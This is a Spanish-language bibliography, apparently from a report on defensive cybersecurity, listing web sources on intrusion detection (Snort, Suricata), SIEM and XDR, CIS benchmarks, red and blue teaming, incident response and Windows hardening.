WALTER CAMAMA MENACHO (2016). MSFVENOM PRUEBA DE CONCEPTO. https://owasp.org/www-pdf-archive/OWASP_WCM_2016_-_MSFVENOM_Prueba_de_concepto.pdf

ADVANCE NETWORKS. (2021). ¿Qué es XDR en Ciberseguridad y para qué sirve? (en línea). https://advance-nt.com/2021/09/23/que-es-xdr-en-ciberseguridad-ypara-que-sirve/

CIBERSEGURIDAD. (2021). Analizando Snort. https://ciberseguridad.com/servicios/sistema-deteccionintrusos-ids/snort/#Puede_instalarse_en_cualquier_entorno_de_red

CIBERSEGURIDAD. (2023). Ciberataques, guía para la gestión y notificación de ataques informáticos. https://ciberseguridad.com/ciberataques/

IBM. ¿Qué son los puntos de referencia de CIS? (2021). https://www.ibm.com/mx-es/topics/cisbenchmarks

INCIBE. (2023). Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-laefectividad-del-red-team-y-blue-team-en-sci

INTELEQUIA. (2021). Red team y blue team - funciones y diferencias en ciberseguridad. https://intelequia.com/blog/post/red-team-y-blue-team-funciones-ydiferencias-en-ciberseguridad

KEEPCODING. (2022). ¿Qué es Snort en ciberseguridad? https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/

KEEPCODING. (2023). ¿Qué es Suricata en ciberseguridad? https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/

MICROSOFT. (2023). ¿Qué es SIEM? https://www.microsoft.com/esmx/security/business/security-101/what-issiem#:~:text=Preguntas%20m%C3%A1s%20frecuentes-,Definici%C3%B3n%20de%20SIEM,afecten%20las%20operaciones%20del%20negocio.

MICROSOFT. (2023). ¿Qué son la detección y respuesta extendidas (XDR)? https://www.microsoft.com/es-es/security/business/security-101/what-is-xdr

MICROSOFT. (2023). Center for Internet Security (CIS) Benchmarks. https://learn.microsoft.com/en-us/compliance/regulatory/offering-cis-benchmark

NIST. (2023). Computer incident response team (CIRT). https://csrc.nist.gov/glossary/term/computer_incident_response_team#:~:text=Definitions%3ª.resulting%20from%20computer%20security%20incidents.

TOOLKIT. (2021). CIS-CAT Pro. https://gcatoolkit.org/es/herramienta/cis-catpro/#:~:text=Center%20for%20Internet%20Security%2DConfiguration,en%20conte nido%20legible%20por%20m%C3%A1quina.

Floating. (2023). Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más. https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms